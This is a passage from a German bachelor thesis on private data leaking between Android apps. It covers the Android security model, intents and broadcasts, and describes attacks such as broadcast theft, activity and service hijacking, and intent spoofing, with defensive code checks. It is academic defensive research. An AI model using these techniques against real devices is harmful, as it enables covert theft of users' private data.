Unerlaubte Weitergabe von privaten Daten zwischen Android-Apps

Analyse eines Szenarios

Bachelorarbeit

im Fachgebiet Software-Engineering

vorgelegt von:	Felix Steghofer
Studienbereich:	Internet Computing
Matrikelnummer:	61443
Erstgutachter:	Prof. Dr.-Ing. Sven Apel
Betreuer:	Alexander von Rhein

2014

Abstract

Malware unter Android kann Zugriff auf private Daten eines Benutzers erlangen, ohne die entsprechenden Berechtigungen aufweisen zu können. Besonders das Zusammenspiel mehrerer Apps erschwert die Erkennung von Daten-Lecks und macht die Taint-Analyse zu einem aufwändigen Prozess. In dieser Arbeit wird ein Überblick über aktuell verfügbare Software für die Taint- und Komponentenkommunikations-Analyse in Android gegeben. Für die Evaluierung der Tools wird zudem ein Szenario entwickelt. Dieses Szenario umfasst zwei Applikationen und versendet private Telefonbuch-Daten ins Internet. VarDroid, ein Tool für die Komponenten-übergreifende Taint-Analyse, wird mit Hilfe dieses Szenarios, für eine automatisierte Generierung der Blackbox-Konfiguration vorbereitet. Abschließend wird das Szenario zu einer realen App-Kombination weiterentwickelt, wie sie von Malware-Entwicklern veröffentlicht werden könnte. Hierfür werden die beiden Open-Source Apps *FeedEx* und *Focal* mit den schadhaften Funktionen erweitert. Im Verlauf dieser Arbeit, hat sich das Thema der Komponenten-übergreifenden Taint-Analyse als sehr aktuell gezeigt. Verfügbare Tools befinden sich in einer frühen Entwicklungsphase und wurden teils erst kürzlich veröffentlicht (*IccTA* Juli 2014).

Inhaltsverzeichnis

Glossar

activity Eine Activity beschreibt im Android-System eine Softwareeinheit. Oft stellt eine Activity eine grafische Oberfläche bereit über die ein Benutzer mit der Applikation interagiert. 8, 14

AOSP Android Open-Source Project: Geleitet von der Open Handset Alliance unter Vorsitz von Google und verantwortlich für die Entwicklung aller Android Komponenten. Neben dem Betriebssystemkern werden auch Apps wie Browser oder Telefon angeboten. 5

API Application Programming Interface: Eine Programmierschnittstelle regelt den Funktionszugriff und Datenaustausch von verschiedenen Software-Systemen. 8, IV

apk Das APK-Datei Format wird für die Auslieferung und Installation von Apps genutzt. Es enthält neben Programmcode im Dex-Datei Format alle nötigen Ressourcen, die zur Ausführung und Installation notwendig sind. 5, 16, 17, 25, 40

false-positive Als false-positive wird eine fälschlicherweise signalisierte Warnung bezeichnet. 19, 25

fully-qualified class name Eindeutiger Bezeichner einer Klasse. In einer hierarchischen Struktur enthält der fully-qualified class name alle Elemente, die in der Struktur über der Klasse stehen und die Klasse selbst. 8, 46, 48

intent Ein Intent ermöglicht das Austauschen von Informationen zwischen verschiedenen Applikationen zur Laufzeit mit Hilfe einer festgelegten Datenstruktur. 24, 28

inter-component communication siehe inter-process communication. 1, 15, 25, 38, 51

inter-process communication Mechanismus in Android wie Komponenten miteinander kommunizieren. Es stehen **Intents** für die allgemeine Kommunikation, **Bundles** für die Übertragung von Daten und **Binders** für Referenzen auf Services, um direkte Methodenaufrufe auszuführen, bereit. 28, 29, 33, III

Komponente Komponenten sind Softwareeinheiten, die abgeschlossene Funktionsbereiche voneinander abgrenzen. In Android existieren vier verschiedene Arten von Komponenten siehe Kapitel Android-Komponenten. 7, 10, 12, 20, 24, 28, 45

leak Ein Leak bedeutet die Veröffentlichung von Informationen, die nicht zu diesem Zweck vorgesehen waren. 1

Manifest Das App-Manifest Dokument liefert im Android-System wichtige Informationen über eine Applikation, ohne die kein Programmcode der Applikation ausgeführt werden kann. Neben der Beantragung von Berechtigungen auf die API registriert eine Applikation die bereitgestellten Komponenten und andere für den Betrieb notwendigen Informationen. 9, 18, 30

permission Eine Permission oder Berechtigung ermöglicht den Zugriff auf zugriffsgesicherte Speicherbereiche. In Android müssen alle Berechtigungen zur Installationszeit durch Angabe im Manifest-Dokument angefordert werden. 5, 30

root Root ist in einem Unix ähnlichen Betriebsystem der Benutzer mit den höchstmöglichen Rechten. Er kann unter anderem auf alle Bereiche des Speichers zugreifen. Das *rooten* eines Gerätes ermöglicht die Nutzung dieses Benutzers und seiner Rechte. 8

supervised learning Maschinelles Lernen: Anhand eines gegebenen Datensatzes ist eine Maschine in der Lage, Gesetzmäßigkeiten auf ähnliche Sachverhalte zu übertragen. 20

Taint-Analyse Taint-Analyse ist die Analyse und Erkennung von Datenflüssen, von privaten Datenquellen zu öffentlichen Datensenken. 1

Abbildungsverzeichnis

Tabellenverzeichnis

Verzeichnis der Listings

1. Einleitung

Android ist das am weitesten verbreitete mobile Betriebsystem. Jeden Monat nutzen über eine Milliarde Benutzer ein Gerät mit diesem Betriebssystem [Marktanteile mobile Betriebssysteme 2014; I/O 14 Keynote 2014]. Die hohen Nutzerzahlen machen es zu einem beliebten Ziel für schadhafte Applikationen (Apps). Der offizielle App-Store von Google (Play-Store) setzt auf eine Reihe von Sicherheitsmechanismen, um den Nutzer vor Malware zu schützen. Entwickler von Malware setzen deshalb immer ausgefeiltere Methoden ein, um unerkannt eine große Anzahl an Geräten zu infizieren. Die meisten Angriffe sind hierbei auf private Daten zu verzeichnen. Neben unmittelbar Ertrag bringenden Daten, wie etwa Zugangsdaten zu Bankkonten, können personalisierte Daten im großen Rahmen monetarisiert werden. Dies zeigen erfolgreiche Werbenetzwerke sowie große Unternehmen nicht erst seit dem steigenden Erfolg des Internets. Daten mit großem finanziellen Wert befinden sich beispielsweise im Telefonbuch [Adressdaten Verkauf 2012]. Android versucht, mit seinem Sicherheitsmodell zu verhindern, dass private Daten ohne Zustimmung des Benutzers ein Gerät verlassen. Am wichtigsten ist hierbei das Berechtigungs-System. Dieses soll sicherstellen, dass nur Apps, denen zuvor vom Benutzer eine Berechtigung erteilt wurde, Zugriff auf sensible Datenquellen erhalten. Forscher haben jedoch gezeigt, dass private Daten ohne Wissen des Benutzers und unter Umgehung verschiedener Sicherheitsmechanismen, versendet werden [Zhou und Jiang 2012].

Viele unerwünschte Weitergaben privater Daten (Leaks) nutzen einfache Mechanismen in einer Komponente und sind mit relativ geringem Aufwand aufzudecken. Eine größere Gefahr geht jedoch von Malware aus, die über mehrere Komponenten und Applikationen hinweg agiert. Die Weitergabe von privaten Daten zwischen Applikationen ist, etwa im klassischen Sinne, als Rechteausweitung (privilege escalation) bekannt. Es wurde gezeigt, dass diese Methode auch in Android bereits praktiziert wird. [Wu et al. 2013]. Hierbei ist keine direkte Verbindung zwischen privater Datenquelle und öffentlicher Senke zu erkennen. Für eine Erkennung eines solchen Leaks müssen intelligente Datenfluss- und Kommunikationstools genutzt werden.

Diese Arbeit gibt einen Überblick der aktuell verfügbaren Software für die Analyse von Datenflüssen von privaten Quellen zu öffentlichen Senken (Taint-Analyse) und Komponenten-übergreifender Kommunikation (inter-component communication).

Für die Evaluierung der Ergebnisse dieser Software wird weiterhin ein Szenario entwickelt, dass einen möglichen Leak privater Daten beschreibt. Im ersten Schritt werden hierfür Daten des Telefonbuchs an einen externen Server geleaked. Dieses Szenario wird im Anschluss, unter Nutzung der Kamera als private Quelle zu einer realistischen Malware weiterentwickelt.

Ein weiteres Ziel ist die Evaluierung einer Android-Apps Kombination mit dem, an der Universität Passau von Hausknecht entwickelten Tool, VarDroid. Das Tool analysiert anhand eines abstrakten Modells Datenflüsse zwischen einer Menge von Applikationen und zeigt Flüsse von privaten Quellen zu öffentlichen Senken an und wurde mit dem Ziel entwickelt, eine sehr große Anzahl an Applikationen effizient analysieren zu können.

Ein großer Dank geht an meinen Bachelorarbeits-Betreuer Alexander von Rhein, der mir jederzeit mit sehr konstruktiver Kritik und nützlichen Tipps zu Seite stand. Großer Dank gilt auch Dr. Thorsten Berger, der mit seiner Erfahrung in der Android Kommunikationsanalyse viele Hilfestellungen leistete. Weiter bedanke ich mich bei Prof. Sven Apel für die Betreuung der Bachelorarbeit und Daniel Schreckling sowie Daniel Hausknecht für allgemeine Hilfe im Bezug auf das Android Sicherheitssystem.

2. Hintergrund

In diesem Kapitel werden grundlegende Mechanismen und Komponenten im Android-System erläutert. Im Speziellen wird das Sicherheitsmodell beleuchtet. Außerdem wird auf die Ausnutzung von bekannten Schwachstellen, vor allem im Bezug auf die Kommunikation zwischen Apps und Komponenten, eingegangen. Die Sicherheitsarchitektur ist der Android Dokumentation entnommen. [Android Security Overview 2014]

2.1. Datenfluss

Ein Datenfluss beschreibt den Transport eines Datums in einem elektronischen System von einer Quelle zu einer Senke. [Arzt et al. 2013] geben für diesen Anwendungsfall geeignete Defintionen der verschiedenen Entitäten eines Datenflusses:

> **Data (Datum)**: A piece of data is a value or a reference to a value.
> **Resource Method (Datenzugriffsmethode)**: A resource method reads data from or writes data to a shared resource.
> **Android Source (Quelle)**: Sources are calls into resource methods returning non-constant values into the application code.
> **Android Sink (Senke)**: Sinks are calls into resource methods accepting at least one non-constant datavalue from the application code as parameter, if and only if a new value is written or an existing one is overwritten on the resource. [Arzt et al. 2013, Kapitel 3]

Die Defintionen sind auf andere System übertragbar, beziehen sich jedoch, wie im Weiteren benötigt, auf das Android-System.

2.2. Klassifizierung Quellen und Senken

Für eine hohe Präzision der weiteren Analyse ist es notwendig, Quellen und Senken gemäß ihres Status zu klassifizieren. Erst diese Definition lässt einen Datenfluss als potentiell gefährlich und somit „tainted“ oder „beschmutzt“ einordnen. Ein beschmutzter Datenfluss ist der Fluss eines Datums von einer privaten Quelle zu einer öffentlichen Senke.

Quellen

Datenquellen, deren Ursprung einem privaten Datum entspricht, werden demnach als private Quellen deklariert. So sind etwa nutzerbezogene Daten in der Regel besonders schützenswert und können als eine Gruppe der private Quellen angesehen werden. Beispiele nutzerbezogener Daten wären etwa der Standort des Geräts oder das auf dem Mobiltelefon vorhandene Telefonbuch, da diese im Allgemeinen einem Benutzer (Besitzer des Gerätes) zugeordnet werden können. Es müssen jedoch nicht alle Daten vertraulich behandelt werden. Ein Datum das zum Beispiel allgemein verfügbar und zugänglich ist und nicht anderweitig Schutz bedarf, wird einer öffentlichen Quelle zugeordnet.

Senken

Auch Senken müssen nach ihrer Vertraulichkeit eingestuft werden. Im Android-System wird jeder Applikation ein eigener Speicherbereich zugewiesen auf dem nur diese Applikation fähig ist, Lese- oder Schreiboperationen auszuführen. Eine Senke, die lediglich in diesem privaten Speicherbereich der App mündet, wird als private Senke klassifiziert. Alle Senken, die in nicht vertrauenswürdige Speicherbereiche fließen, werden als öffentliche Senken definiert. Beispiele für öffentliche Senken wären etwa die SD-Karte oder ein Netzwerk-Socket, wobei die Applikation keinen Einfluss über die weitere Verwendung der Daten hat.

2.3. Android Sicherheitsarchitektur

Android ist ein Betriebssystem, das für eine breite Palette an Hardware Plattformen konzipiert ist. Das komplette System setzt sich aus verschiedenen Blöcken zusammen:

- **Geräte Hardware:** Android untersützt viele Hardware Komponenten, sowie unterschiedliche Gerätefamilien wie Smartphones, Tablets und Set-Top-Boxen. Trotz der Unabhängigkeit von spezieller Hardware, werden Hardware-spezifische Sicherheitsfeatures, wie etwa das ARM-6 eXecute-Never-Bit, unterstützt. Damit kann Speicher deklariert werden, der keine ausführbare Software enthält und lediglich als Datenspeicher, zum Beispiel für Benutzer-Ressourcen, dient.
- **Betriebssystem:** Das Betriebssystem basiert auf dem Linux-Kernel und enthält alle Hardware-spezifischen Treiber. Hier werden alle Zugriffe auf physische

Geräte geregelt und Applikationen, die erweiterte Zugriffsberechtigungen benötigen, müssen bei der Installation hierfür eine Permission beantragen. Dies könnte zum Beispiel der Zugriff auf den GPS-Sensor des Gerätes oder die Berechtigung zur Nutzung der Netzwerk-Funktionalitäten sein.

- **Applikations Laufzeitumgebung:** Die Laufzeitumgebung regelt den Kontext, in dem Applikationen agieren. Die meisten Apps für Android sind mit Java geschrieben und werden in der *Dalvic Virtual Machine* oder ab Android 4.4 KitKat in der neu entwickelten *Android RunTime* (*ART*) ausgeführt. Jedoch können auch native Applikationen entwickelt werden, die als Maschinencode installiert werden. Sowohl Java als auch native Apps laufen in der gleichen Sicherheitsumgebung. Diese zeichnet sich durch Sandboxes aus, wodurch Applikationen einen privaten Speicherbereich zugewiesen bekommen, auf den standardmäßig keine anderen Apps zugreifen können. Jede Applikation läuft damit auch als eigener Prozess unter einem dedizierten Benutzer, wie es in Linux Betriebssystemen üblich ist.

Der Betriebssystemkern wird bei Android mit weiterer Software erweitert. Ein Gerät wird üblicherweise mit vorinstallierten Applikationen ausgeliefert, die gängige Funktionen des Systems erfüllen. Diese können aus dem AOSP stammen oder vom Vertreiber der Gerätes entwickelt worden sein. Weiter kann ein Benutzer beliebige Apps nachinstallieren. Zur Verfügung stehen dem Benutzer dabei App-Stores wie der *Play-Store* oder die manuelle Installation von Apks per *Sideloading*.

Die Offenheit des Systems benötigt grundlegende Sicherheitsmechanismen, die tief im System verankert sind. Als wichtigste Punkte des Sicherheitsprogramms listet die Dokumentation:

- **Design Review:** Die Sicherheit von Android wird in einem frühen Stadium der Entwicklung berücksichtigt. Alle wichtigen Design-Entscheidungen werden von Sicherheitsexperten überprüft.
- **Penetration Testing and Code Review:** Alle Komponenten durchlaufen während der Enwicklungsphase eine Reihe von Sicherheitstests. Die Tests werden sowohl vom Android Security Team, als auch von externen Dienstleistern durchgeführt und verhindern die Veröffentlichung verwundbarer Software.
- **Open Source and Community Review:** Der offene Quellcode kann von jedem Interessierten überprüft werden. Weiter werden Sicherheits-Patches durch Google im Zuge des Bug-Bounty Programms entlohnt. [Google Online Security Blog | Android Bug Bounty 2013]
- **Incident Response:** Trotz aller Vorsichtsmaßnahmen können im Betrieb Sicherheitslücken entstehen. Eine Gruppe des Android-Teams arbeitet daran,

diese Fehler zu erkennen und bereitet Gegenmaßnahmen vor. Dies kann bei einer anfälligen App die Entfernung aus dem *Play-Store* oder das Löschen der Applikation vom Gerät bedeuten. Im Falle einer Sicherheitslücke im Betriebsystem werden entsprechende Patches bereitgestellt und für Referenzgeräte Updates herausgegeben. Die Maßnahmen, die getroffen werden können, hängen dabei stark vom Hersteller/Herausgeber des Gerätes ab. Ist etwa der Play-Store nicht auf dem Gerät vorinstalliert (keine Fernlöschung) und/oder eine Applikation wurde anderweitig (*Sideloading* oder andere App-Stores) installiert, können wenige Maßnahmen gegen schadhafte Apps unternommen werden.

Android baut auf bewährte Sicherheitsprinzipien, die größtenteils auch in traditionellen Betriebsystemen beachtet werden:

- **Benutzerdaten schützen:** Private Daten des Benutzers bedürfen dem primären Schutz. Private Benutzerdaten dürfen nicht ohne Einverständnis des Inhabers das Gerät verlassen oder anderweitig öffentlich werden.
- **Systemressourcen schützen:** Systemressourcen wie etwa der Netzwerkzugang, dürfen nur mit Zustimmung des Benutzers genutzt werden.
- **Applikations-Isolierung:** Apps dürfen nicht beliebig auf Speicher und Funktionen anderer Applikationen zugreifen. Entwickler können Ausnahmen für eigene Applikationen definieren.

Android nutzt für die Umsetzung dieser Prinzipien folgende Sicherheitsfeatures:

- Die Nutzung des Linux Kernels schafft Robustheit und bewährte Sicherheit.
- Alle Applikationen nutzen obligatorisch eine Sandbox.
- Sichere Applikations- und Komponenten-übergreifende Kommunikation. Schnittstellen legen die Kommunikation fest.
- Applikationen müssen für die Installation signiert werden. Dies schützt unter anderem vor ungewollter Änderung von Applikationen nach der Installation.
- Berechtigungs-basiertes Zugriffsmodell. Applikationen müssen bei der Installation angeben, welche speziellen Funktionen genutzt werden. Dies erhöht die Transparenz für den Benutzer, wozu die App eines Entwickler genutzt werden kann.

2.4. Android-Komponenten

Ein Intent wird zwischen Android-Komponenten versendet und verarbeitet. Die Komponenten bilden logische Software-Einheiten und stellen zusammen eine Applikation dar. In Android sind folgende vier Arten von Komponenten vorgesehen:

Activity

In Android sind Activities für die grafische Anzeige von Apps verantwortlich. Hinter allen sichtbaren Elementen steht eine Activity, die für die Anzeige verantwortlich ist. Eine Activity wird mit einem Intent gestartet und kann nach seiner Lebensdauer Daten zurück an die aufrufende Komponente liefern. Eine Activity muss in der Manifest-Datei mit `<activity>` registriert werden.

Service

Ein Service fungiert im Android-System als Softwarekomponente, die im Hintergrund Dienste bereitstellt und Langzeitaufgaben erledigt. Alle Services, die Intents empfangen sollen, müssen in der Manifest-Datei mit dem `<service>`-Tag registriert werden. Der Service stellt keine grafische Oberfläche bereit und wird von einer Komponente mit `startService()` gestartet. Ein Service verbleibt auch dann aktiv, wenn die App vom Benutzer geschlossen wird. Damit eine Komponente mit einem Service kommunizieren kann, besteht neben der Kommunikation über Intents die Möglichkeit, den Service an die Komponente zu binden. Dies geschieht durch `bindService()`. Es können mehrere Komponenten gleichzeitig an einen Service gebunden werden, nachdem die letzte Komponente von einem Service gelöst wird, wird der gebundene Service aus dem Speicher entfernt. Es kann jedoch zu jeder Zeit eine neue Instanz des Services erstellt werden. Ein Beispiel für einen Service ist das Abspielen von Musik: Nachdem die Activity zum Starten des Musiktitels geschlossen wird, verbleibt der Service weiterhin im Hintergrund aktiv und die Wiedergabe wird nicht unter- oder abgebrochen. [Service Documentation 2014]

Broadcast Receiver

Broadcast Receiver empfangen implizite Intents. Ein impliziter Intent ist nicht an eine konkrete App (bzw. eine Komponente dieser App) gerichtet, sondern gibt nur vor, welche Aktion durchgeführt werden soll (z.B. Anzeigen einer Grafik). Um einen impliziten Intent entgegennehmen zu können, muss sich die Komponente beim Android-System registrieren. Dies kann entweder statisch mit Hilfe des `<receiver>`-Tags in

der Manifest-Datei oder dynamisch zur Laufzeit mit `Context.registerReceiver()` geschehen. Im Falle der dynamischen Registrierung kann der Broadcast Receiver nur dann Intents empfangen, wenn die Applikation zum Sendezeitpunkt aktiv ist. Broadcast Receiver können für *System Broadcasts* registriert werden, die nur von Applikationen, die sich im `/system/app` Verzeichnis befinden gesendet werden können. Im Falle eines nicht entsperrten (siehe root) Gerätes ist dieses Privileg vom Hersteller vorinstallierten System-Apps vorbehalten. (Siehe auch Sektion Broadcast) [Broadcast Receiver Documentation 2014]

Content Provider

Content Provider ermöglichen in Android den Zugriff auf Datenquellen. Sowohl die Persistierung von App-internen Daten, als auch die Bereitstellung von Daten für andere Applikationen ist hiermit möglich. So stellt Android zum Beispiel einen Kalender-Provider bereit, der zum Abrufen und Verändern von Kalendereinträgen des Benutzers genutzt werden kann. [Content Provider Documentation 2014]

2.5. Kommunikation in Android

Wie im vorhergehenden Kapitel angesprochen, findet die Kommunikation zwischen Apps und Komponenten in Android nicht direkt, etwa durch Methodenaufruf, statt. Stattdessen ist eine Schnitstelle definiert worden, die das Android-System als Vermittler zwischenschaltet. Eine Komponente übergibt eine entsprechende Nachricht an das System, welche die Nachricht dann an die/den Empfänger ausliefert.

Intent

Ein Intent ermöglicht in Android das Austauschen von Informationen zwischen verschiedenen Komponenten zur Laufzeit. Es nutzt hierbei eine festgelegte Struktur die in der Android-API dokumentiert ist und seit API-Version 1 enthalten ist. Ein Intent kann einen Komponenten-Namen, eine Aktion, Daten, die Kategorie, zusätzliche Daten oder alle Untermengen dieser Attribute enthalten. Es wird unterschieden zwischen expliziten und impliziten Intents. Ein expliziter Intent ist an eine konkrete Activity gerichtet. Dem Intent-Objekt wird der fully-qualified class name der Zielkomponente (Komponenten-Name) mitgeteilt und der Intent wird nur an genau diese Komponente übergeben. Ein expliziter Intent wird üblicherweise genutzt, um eine (App-)eigene Komponente anzusprechen, die im Namespace des Entwicklers existiert. Implizite Intents sind an keine spezielle Komponente adressiert, sondern beschreiben lediglich eine generelle Aktion, die von einer Zielkomponente beherrscht

werden muss. Komponenten müssen für die entsprechende Aktion bei der Installation mit Hilfe der Manifest-Datei oder dynamisch zur Laufzeit registriert werden. Es ist möglich, dass für eine Aktion mehrere Applikationen als Empfänger im System registriert sind. Der Benutzer kann dann mit Hilfe eines Rückfragedialogs eine dieser Applikationen als Ziel wählen. Eine Beispiel-Aktion für einen impliziten Intent ist: `android.intent.action.VIEW`. Eine App die Bilder anzeigen kann, würde sich folgendermaßen am System registrieren:

Listing 2.1: Manifest Beispiel

```
<activity
    android:name=".ActivityTest"
    android:label="@string/app_name" >
        <intent-filter>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.DEFAULT" />
            <data android:mimeType="image/jpeg" />
        </intent-filter>
</activity>
```

Folgender Code-Ausschnitt zeigt einen möglichen Aufruf einer beliebigen App. Ein Bild aus dem internen App Speicher und der im Manifest-Dokument angegebene Typ wird mit `intent.setDataAndType(imageUri, "image/jpeg")` im Intent-Objekt gesetzt. Nachdem der Intent mit `startActivity(intent)` an das System übergeben wird kann der Benutzer die vorher registrierte Applikation auswählen.

Listing 2.2: Intent - Bild anzeigen

```
File myFile = new File("path/to/image.jpg");
URI imageUri = Uri.fromFile(myFile);
Intent intent = new Intent();
intent.setAction(Intent.ACTION_VIEW);
intent.setDataAndType(imageUri, "image/jpeg");
startActivity(intent);
```

[Intent Documentation 2014]

Broadcast

Es wird in Android hauptsächlich zwischen zwei verschiedenen Arten von Broadcasts unterschieden. Die normale Variante des Broadcasts versendet den Intent an alle registrierten Broadcast Receiver, quasi gleichzeitig und ungeordnet. Bei einem geordneten Broadcast werden die Intents nacheinander an alle registrierten Broadcast Receiver versendet. Die Reihenfolge wird bestimmt durch die Priorität, die optional von einer Komponente bei der Registrierung als Broadcast Receiver angegeben

werden kann mit `android:priority` (statische Variante) und `setPriority(int)` in der dynamischen Variante. Mit geordneten Broadcasts lassen sich Abarbeitungsketten erstellen, wobei ein Broadcast Receiver seinem Nachfolger mit `setResult*()`, Nachrichten anhängen kann. Beispiele für solche Nachrichten wären Zwischenergebnisse oder ein aktueller Status. Jeder Broadcast Receiver in der Kette kann die weitere Auslieferung des Broadcasts, an weitere Broadcast Receiver zudem beenden. (Siehe auch Broadcast Receiver) [Broadcast Receiver Documentation 2014; Context Documentation 2014]

2.6. Schwachstellen bei der Kommunikation

Chin et al. geben eine Übersicht über bekannte Schwachstellen bei der Kommunikation zwischen Komponenten bei der Benutzung von Intents in Android. Für die Erstellung der Abbildungen in diesem Kapitel wurden die Grafiken von [Kantola et al. 2012] genutzt.

Nicht authorisierter Intentempfang

1. **Broadcast Theft:** Eine nicht authorisierte Komponente kann einen öffentlichen Broadcast mitlesen, ohne dass der Sender oder ein berechtigter Empfänger dies erkennen können. Ein öffentlicher Broadcast ist das Versenden eines impliziten Intents zwischen Komponenten, die nicht durch eine Permission mit `android:protectionLevel Signature` oder `SignatureOrSystem` geschützt sind [Kantola et al. 2012, Kapitel 3.2]. Eine böswillige Komponente ist somit in der Lage, eine Kommmunikation von Komponenten mitzulesen ohne die eigentlich Kommunikation zu stören (Abbildung 2.1). Bei geordneten Broadcasts (siehe Sektion 2.4) ist eine auf Schaden bedachte Komponente kann, durch eine hohe Priorisierung, einen Broadcast vor den beabsichtigten Empfängern anzunehmen. Geordnete Broadcasts werden entsprechend der Priorität der Empfänger nacheinander ausgesendet und jede Komponente kann dabei die Daten des Broadcasts verändern, bevor der aktualisierte Broadcast an den nächsten Empfänger gesendet und letztendlich an die sendende Komponente zurückgegeben wird. Eine Manipulation eines Intents könnte sowohl die nachfolgenden Receiver als auch den Sender beinträchtigen. Außerdem kann jede Komponente die weitere Verbreitung des Broadcasts unterbinden (Abbildung 2.2).
2. **Activity Hijacking:** Bei der Activity Übernahme wird unbeabsichtigt eine bösartige Activity aufgerufen und gestartet. Eine bösartige App muss hierfür



Abbildung 2.1.: Lauschangriff



Abbildung 2.2.: Denial of service

im Android-System die Activity registrieren und einen `<Intent filter>` mit identischer Signatur (`<action>` und optional `<name>` und `<data>`) angeben. Implizite Intents mit dieser entsprechenden Signatur können dann von dieser Activity empfangen werden. Falls mehrere registrierte Activities diese Signatur aufweisen, wird der Benutzer zum Auswählen einer von ihnen aufgefordert. Somit kann die Übernahme nicht pauschal erfolgreich verlaufen. Wenn jedoch die beabsichtigte Applikation nicht installiert ist oder der Benutzer durch Irreführung (zum Beispiel auf Grund des Namens der Activity) dazu geleitet werden kann, die schadhafte Activity auszuwählen, besteht ein erhebliches Risiko (Abbildung 2.3). Die bösartige Activity kann die übersendeten Daten auslesen, oder - etwa über eine nachempfundene grafische Oberfläche - Benutzereingaben abfangen. Die aufrufende Komponente kann zudem einen Rückgabewert erwarten auf Grund dessen weitere Aktionen getätigt werden. Wenn dieser Rückgabewert von der böswilligen Activity entsprechend gesetzt wird ist weiterer Schaden möglich (Abbildung 2.4).



Abbildung 2.3.: Activity Hijacking



Abbildung 2.4.: Hijacking mit Rückgabewert Manipulation

3. **Service Hijacking:** Analog zum *Activity Hijacking* können mehrere Services mit gleicher Signatur am System registriert werden. Wenn ein Service nicht mit einem expliziten Intent aufgerufen wird, kann auf diese Weise unbeabsich-

tigt ein falscher Service aufgerufen werden. Im Quellcode der Android-Klasse „PackageManagerService.java.resolveService(Intent, String, int, int)“, der für die Auflösung eines Servicetyps zu einer konkreten, im System registrierten Serviceimplementierung zuständig ist, steht hierzu:

Listing 2.3: Serviceauswahl bei Konflikt

```
1 if (query.size() >= 1) {
2                 // If there is more than one service with the same priority,
3                 // just arbitrarily pick the first one.
4                 return query.get(0);
5             }
```

Wenn also mehrere Services mit gleicher Priorität am System registriert sind, wird von diesen einer zufällig ausgewählt. Die Priorität des Services wird im Intent-Filter mit `android:priority` angegeben.

4. **Special Intents:** Wenn eine Applikation einer anderen App temporären Zugriff auf einen Content Provider erlauben will, wird in einem Intent das `Intent.FLAG_GRANT_READ_URI_PERMISSION` oder entsprechend das `Intent.FLAG_GRANT_WRITE_URI_PERMISSION`-Flag gesetzt werden. Damit kann der Empfänger des Intents auf die Daten des Content Provider zugreifen und/oder verändern, auch wenn dazu keine Berechtigung bei der Installation beantragt wurde. Wenn ein Angreifer einen solchen Intent - wie in den vorigen Punkten gezeigt - abfangen kann, können die Rechte entsprechend ausgenutzt werden.

Intent Spoofing

Als Intent-Täuschung wird die Aktion genannt, bei der eine Komponente *A* einen Intent an eine Komponente *B* sendet, die nicht dafür vorgesehen ist, von *A* einen Intent zu empfangen. Im Gegensatz zu einem nicht authorisierten Intentempfang (Vgl. Kapitel 2.6) setzt der böswillige Angreifer somit nicht beim Empfang, sondern beim Versand eines Intents an. Ein entsprechender Angriff ist nur möglich, wenn der Broadcast Receiver im `<receiver>`-Tag der Manifest Datei `android:exported="true"` gesetzt hat (standardmäßig gesetzt) und keine Einschränkungen vorliegen, welche Berechtigungen eine aufrufende Komponente erfüllen muss. Eine Einschränkung kann zum Beispiel über `<android:permission="string">` für den `<receiver>` im Manifest oder zur Laufzeit dynamisch vorgenommen werden (Vgl. Listing 2.4).

Listing 2.4: Beispiel einer dynamischen Prüfung der Senderberechtigung

```
1 public void onReceive(Context context, Intent intent) {
2     int result = context.checkCallingPermission("some.PERMISSION");
3     if (PackageManager.PERMISSION_GRANTED == result) {
4         //caller satisfies permission
5     }
6 }
```

1. **Malicious Broadcast Injection:** Ein öffentlicher Broadcast Receiver, wie in Intent Spoofing gezeigt, ist potentiell für einen Missbrauch anfällig. Dem Empfänger können Broadcasts von beliebigen Komponenten gesendet werden, wobei ein Intent beliebige Daten enthalten kann, die eine Ausnutzung des Receivers ermöglichen (Abbildung 2.5). So könnte beispielsweise ein Download-Service, dem über den Intent eine URL übergeben wird, zum Herunterladen von Daten genutzt werden. Die aufrufende Applikation müsste hierbei keine Berechtigungen für den Internetzugriff besitzen. Besonders gefährdet sind Broadcast Receiver, die für System Broadcasts, wie in Broadcast Receiver beschrieben, registriert sind. Sie werden automatisch öffentlich und sind mit expliziten Intents von allen Komponenten ansprechbar. Ein *System Broadcast Receiver* kann gegen missbräuchliche Nutzung abgesichert werden, indem bei Aufruf die *System action* des Intents geprüft wird (zur Laufzeit oder im Manifest). Das Setzen einer *System action* ist System-Apps vorbehalten.

Listing 2.5: Beispiel einer Prüfung auf eine *System action* zur Laufzeit

```
1 public void onReceive(Context context, Intent intent) {
2     String action = intent.getAction();
3     if (action.equals("android.permission.RECEIVE_BOOT_COMPLETED")) {
4         //Intent was sent with system action
5     }
6 }
```



Abbildung 2.5.: Malicious Broadcast Injection

[Wu et al. 2013] beschäftigt sich mit der Ausnutzung von vom Hersteller ausgelieferten, ungesicherten System-Komponenten.

